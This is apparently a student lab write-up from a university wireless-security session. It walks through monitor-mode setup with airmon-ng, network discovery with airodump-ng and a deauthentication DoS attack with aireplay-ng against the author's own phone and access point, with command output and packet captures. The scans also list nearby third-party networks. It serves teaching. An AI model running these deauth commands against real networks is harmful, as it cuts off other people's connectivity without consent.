
Hands-on Session: Simple Attacks on Wi-Fi Networks

Task-1: DoS attacks on a victim Wi-Fi STA

S1: Configure one STA (laptop or smartphone) as a client and connect it to IITH-Guest Wi-Fi AP


STA (smartphone) as client with address F2:30:AA:02:BA:87 is set and connected to Wifi AP with address 1A:02:AE:20:62:B1 and ssid as “Naveen IITian”




S2: Sniff traffic between STA and IITH-Guest Wi-Fi AP using a Wi-Fi sniffer (configure another laptop in monitor mode to listen to packets exchanged between STA and AP by using airmon-ng and airodump-ng tools. You can also use wireshark/tcpdump with appropriate filters on the sniffer laptop to observe the traffic once you keep Wi-Fi radio of the sniffer laptop in monitor mode using airmon-ng or iw command)

Configuring laptop in monitor mode using the following commands:


```
sudo airmon-ng check kill
sudo airmon-ng start wlo1
```



```
❯ iwconfig
lo        no wireless extensions.

eno1      no wireless extensions.

wlo1      IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=22 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

virbr1    no wireless extensions.

virbr0    no wireless extensions.
```




```
❯ sudo airmon-ng check kill


Killing these processes:

    PID Name
  26549 wpa_supplicant
```



```
❯ sudo airmon-ng start wlo1

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
  11305 avahi-daemon
  11307 avahi-daemon

PHY     Interface       Driver          Chipset

phy0    wlo1            iwlwifi         Intel Corporation Cannon Point-LP CNVi [Wireless-AC] (
rev 30)
                (mac80211 monitor mode vif enabled for [phy0]wlo1 on [phy0]wlo1mon)
                (mac80211 station mode vif disabled for [phy0]wlo1)
```

Now, we will run airodump-ng tool in order to gather remote wifi information using the following command


sudo airodump-ng wlo1mon




```
CH  1 ][ Elapsed: 6 s ][ 2024-03-24 11:54 ][ Are you sure you want to quit? Press Q again to

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

D4:35:38:2D:09:26  -40       10        0    0   4  130   WPA2 CCMP   PSK  Xiaomi_0925
1A:02:AE:20:62:B1  -56       10        0    0  11  180   WPA2 CCMP   PSK  Naveen IITian
30:DE:4B:A3:C5:0C  -65        7        0    0   5  360   WPA2 CCMP   PSK  TP-Link_C50C
32:DE:4B:A3:C5:0C  -65        8        0    0   5  360   WPA2 CCMP   PSK  <length:  0>
78:11:DC:54:21:46  -69        5        0    0   1  130   WPA2 CCMP   PSK  AcausalTech
10:62:EB:20:13:55  -70       10        0    0   2  135   WPA2 CCMP   PSK  D-Link_DIR-600M
C8:78:7D:6D:C2:1D  -75        7        0    0  13  270   WPA2 CCMP   PSK  KingPin
40:ED:00:A1:16:B9  -75        7        0    0   7  360   WPA2 CCMP   PSK  Dirtyminds
42:ED:00:A1:16:B9  -76        6        0    0   7  360   WPA2 CCMP   PSK  <length:  0>
9C:A2:F4:ED:99:56  -79        6        0    0  10  270   WPA2 CCMP   PSK  Prakhar's WiFi
C8:78:7D:E9:6D:BB  -82        6        0    0  13  270   WPA2 CCMP   PSK  LISA KABIRAJ
40:ED:00:ED:41:15  -86        4        0    0  10  270   WPA2 CCMP   PSK  Heisenberg
50:91:E3:3A:0B:14  -87        6        0    0   3  270   WPA2 CCMP   PSK  Try again...
50:91:E3:FF:CE:92  -87        6        0    0   2  270   WPA2 CCMP   PSK  Ram Ram
A4:2A:95:E4:1F:7A  -88        4        0    0  13  270   WPA2 CCMP   PSK  DIR-615-5GHz
5E:62:8B:28:CD:F6  -88        4        0    0   7  360   WPA2 CCMP   PSK  <length:  0>
D4:35:38:2C:A7:86  -89        3        0    0   1  130   WPA2 CCMP   PSK  Shubham_2.4G
92:2B:F9:66:4F:4F  -89        3        0    0  11   65   WPA2 CCMP   PSK  Joseph Joestar
78:8C:B5:EA:9C:DC  -89        5        0    0   2  270   WPA2 CCMP   PSK  TP-Link_9CDC
BC:22:28:45:C2:F4  -90        2        0    0   7  270   WPA2 CCMP   PSK  K-202122
04:BA:D6:13:8F:A0  -90        3        0    0  13  270   WPA2 CCMP   PSK  DIR-615-8F9F
5C:62:8B:78:CD:F6  -90        5        0    0   7  360   WPA2 CCMP   PSK  pH7
AA:42:5A:2C:E2:EA  -88        4        0    0  10  360   WPA2 CCMP   PSK  Cs23mtech11020_Hot

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

C8:78:7D:6D:C2:1D  EA:B4:6D:35:43:08  -76    0 - 1      0        1
04:BA:D6:13:8F:A0  D2:DF:DC:B5:A9:EB  -91    0 - 1e     0        1
```

Now for getting the clients connected to a particular bssid we run the following command:

sudo airodump-ng –bssid 1A:02:AE:20:62:B1 wlo1mon



```
CH 10 ][ Elapsed: 6 s ][ 2024-03-24 11:59

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

1A:02:AE:20:62:B1  -51        7       67    5  11  180   WPA2 CCMP   PSK  Naveen IITian

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

1A:02:AE:20:62:B1  F2:30:AA:02:BA:87  -36   24e-24e   199       46
```




wlan.bssid == 1A:02:AE:20:62:B1

No.	Time	Source	Destination	Protocol	Length	Info
3	0.118592004	1a:02:ae:20:62:b1	ff:ff:ff:ff:ff:ff	802.11	279	Beacon frame, SN=3647, FN=0, Flags=........C, BI=100, SSID="Naveen IITian"
17	0.528048401	1a:02:ae:20:62:b1	ff:ff:ff:ff:ff:ff	802.11	279	Beacon frame, SN=3651, FN=0, Flags=........C, BI=100, SSID="Naveen IITian"
18	0.630440221	1a:02:ae:20:62:b1	ff:ff:ff:ff:ff:ff	802.11	279	Beacon frame, SN=3652, FN=0, Flags=........C, BI=100, SSID="Naveen IITian"
46	1.142641130	1a:02:ae:20:62:b1	ff:ff:ff:ff:ff:ff	802.11	279	Beacon frame, SN=3657, FN=0, Flags=........C, BI=100, SSID="Naveen IITian"
106	3.702683100	1a:02:ae:20:62:b1	ff:ff:ff:ff:ff:ff	802.11	279	Beacon frame, SN=3682, FN=0, Flags=........C, BI=100, SSID="Naveen IITian"
116	4.112032347	1a:02:ae:20:62:b1	ff:ff:ff:ff:ff:ff	802.11	279	Beacon frame, SN=3688, FN=0, Flags=........C, BI=100, SSID="Naveen IITian"
119	4.214491778	1a:02:ae:20:62:b1	ff:ff:ff:ff:ff:ff	802.11	279	Beacon frame, SN=3689, FN=0, Flags=........C, BI=100, SSID="Naveen IITian"
129	4.726467804	1a:02:ae:20:62:b1	ff:ff:ff:ff:ff:ff	802.11	279	Beacon frame, SN=3694, FN=0, Flags=........C, BI=100, SSID="Naveen IITian"
204	7.704942802	1a:02:ae:20:62:b1	ff:ff:ff:ff:ff:ff	802.11	279	Beacon frame, SN=3723, FN=0, Flags=........C, BI=100, SSID="Naveen IITian"
206	7.798475981	1a:02:ae:20:62:b1	ff:ff:ff:ff:ff:ff	802.11	279	Beacon frame, SN=3724, FN=0, Flags=........C, BI=100, SSID="Naveen IITian"

S3: Use aireplay-ng to launch DoS attacks on the victim (STA) e.g., by injecting fake DEAUTH messages towards the victim STA

To launch a DoS attack on the victim by injecting fake de-auth message, we use the following command:


sudo aireplay-ng --deauth 0 -a 1A:02:AE:20:62:B1 -c F2:30:AA:02:BA:87 wlo1mon



```
❯ sudo aireplay-ng --deauth 0 -a 1A:02:AE:20:62:B1 -c F2:30:AA:02:BA:87 wlo1mon
13:02:02  Waiting for beacon frame (BSSID: 1A:02:AE:20:62:B1) on channel 11
13:02:02  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [16|53 ACKs]
13:02:03  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [ 0|51 ACKs]
13:02:03  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [ 2|63 ACKs]
13:02:04  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [ 0|62 ACKs]
13:02:05  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [ 0|61 ACKs]
13:02:05  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [ 0|64 ACKs]
13:02:06  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [57|64 ACKs]
13:02:06  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [64|63 ACKs]
13:02:07  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [ 6|62 ACKs]
13:02:07  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [ 0|64 ACKs]
13:02:08  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [ 2|62 ACKs]
13:02:09  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [ 0|60 ACKs]
13:02:09  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [ 0|57 ACKs]
13:02:10  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [ 0|56 ACKs]
13:02:10  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [ 3|59 ACKs]
13:02:11  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [ 0|54 ACKs]
13:02:11  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [ 0|44 ACKs]
13:02:12  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [ 0|64 ACKs]
13:02:12  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [ 0|63 ACKs]]
13:02:13  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [ 1|62 ACKs]
13:02:13  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [ 0|63 ACKs]
13:02:14  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [ 0|63 ACKs]
13:02:15  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [ 2|63 ACKs]
13:02:15  Sending 64 directed DeAuth (code 7). STMAC: [F2:30:AA:02:BA:87] [ 0|34 ACKs]
```

S4. Repeat S2 to observe that the DoS attack is indeed successful.

After the DEAUTH messages towards the victim STA we observed that the DOS attack was successful and the client got disconnected for the AP.




```
wlan.bssid == 1A:02:AE:20:62:B1

No.     Time        Source             Destination        Protocol  Length Info
     40 3.479909915 1a:02:ae:20:62:b1  f2:30:aa:02:ba:87  802.11        39 Deauthentication, SN=0, FN=0, Flags=........
     41 3.481483088 f2:30:aa:02:ba:87  1a:02:ae:20:62:b1  802.11        38 Deauthentication, SN=1, FN=0, Flags=........
     42 3.481829574 1a:02:ae:20:62:b1  ff:ff:ff:ff:ff:ff  802.11       279 Beacon frame, SN=327, FN=0, Flags=........C, BI=100, SSID="Naveen IITian"
     43 3.482287135 f2:30:aa:02:ba:87  1a:02:ae:20:62:b1  802.11        39 Deauthentication, SN=1, FN=0, Flags=........
     45 3.485288658 1a:02:ae:20:62:b1  f2:30:aa:02:ba:87  802.11        38 Deauthentication, SN=2, FN=0, Flags=........
     46 3.486214224 1a:02:ae:20:62:b1  f2:30:aa:02:ba:87  802.11        39 Deauthentication, SN=2, FN=0, Flags=........
     47 3.487560215 f2:30:aa:02:ba:87  1a:02:ae:20:62:b1  802.11        38 Deauthentication, SN=3, FN=0, Flags=........
     48 3.488405817 f2:30:aa:02:ba:87  1a:02:ae:20:62:b1  802.11        39 Deauthentication, SN=3, FN=0, Flags=........
     50 3.491249559 1a:02:ae:20:62:b1  f2:30:aa:02:ba:87  802.11        38 Deauthentication, SN=4, FN=0, Flags=........
     51 3.492045663 1a:02:ae:20:62:b1  f2:30:aa:02:ba:87  802.11        39 Deauthentication, SN=4, FN=0, Flags=........
     52 3.493607311 f2:30:aa:02:ba:87  1a:02:ae:20:62:b1  802.11        38 Deauthentication, SN=5, FN=0, Flags=........
     53 3.494303261 f2:30:aa:02:ba:87  1a:02:ae:20:62:b1  802.11        39 Deauthentication, SN=5, FN=0, Flags=........
     55 3.497152590 1a:02:ae:20:62:b1  f2:30:aa:02:ba:87  802.11        38 Deauthentication, SN=6, FN=0, Flags=........
     56 3.497892711 1a:02:ae:20:62:b1  f2:30:aa:02:ba:87  802.11        39 Deauthentication, SN=6, FN=0, Flags=........
     57 3.499403447 f2:30:aa:02:ba:87  1a:02:ae:20:62:b1  802.11        38 Deauthentication, SN=7, FN=0, Flags=........
     58 3.500159701 f2:30:aa:02:ba:87  1a:02:ae:20:62:b1  802.11        39 Deauthentication, SN=7, FN=0, Flags=........
     60 3.503031623 1a:02:ae:20:62:b1  f2:30:aa:02:ba:87  802.11        38 Deauthentication, SN=8, FN=0, Flags=........
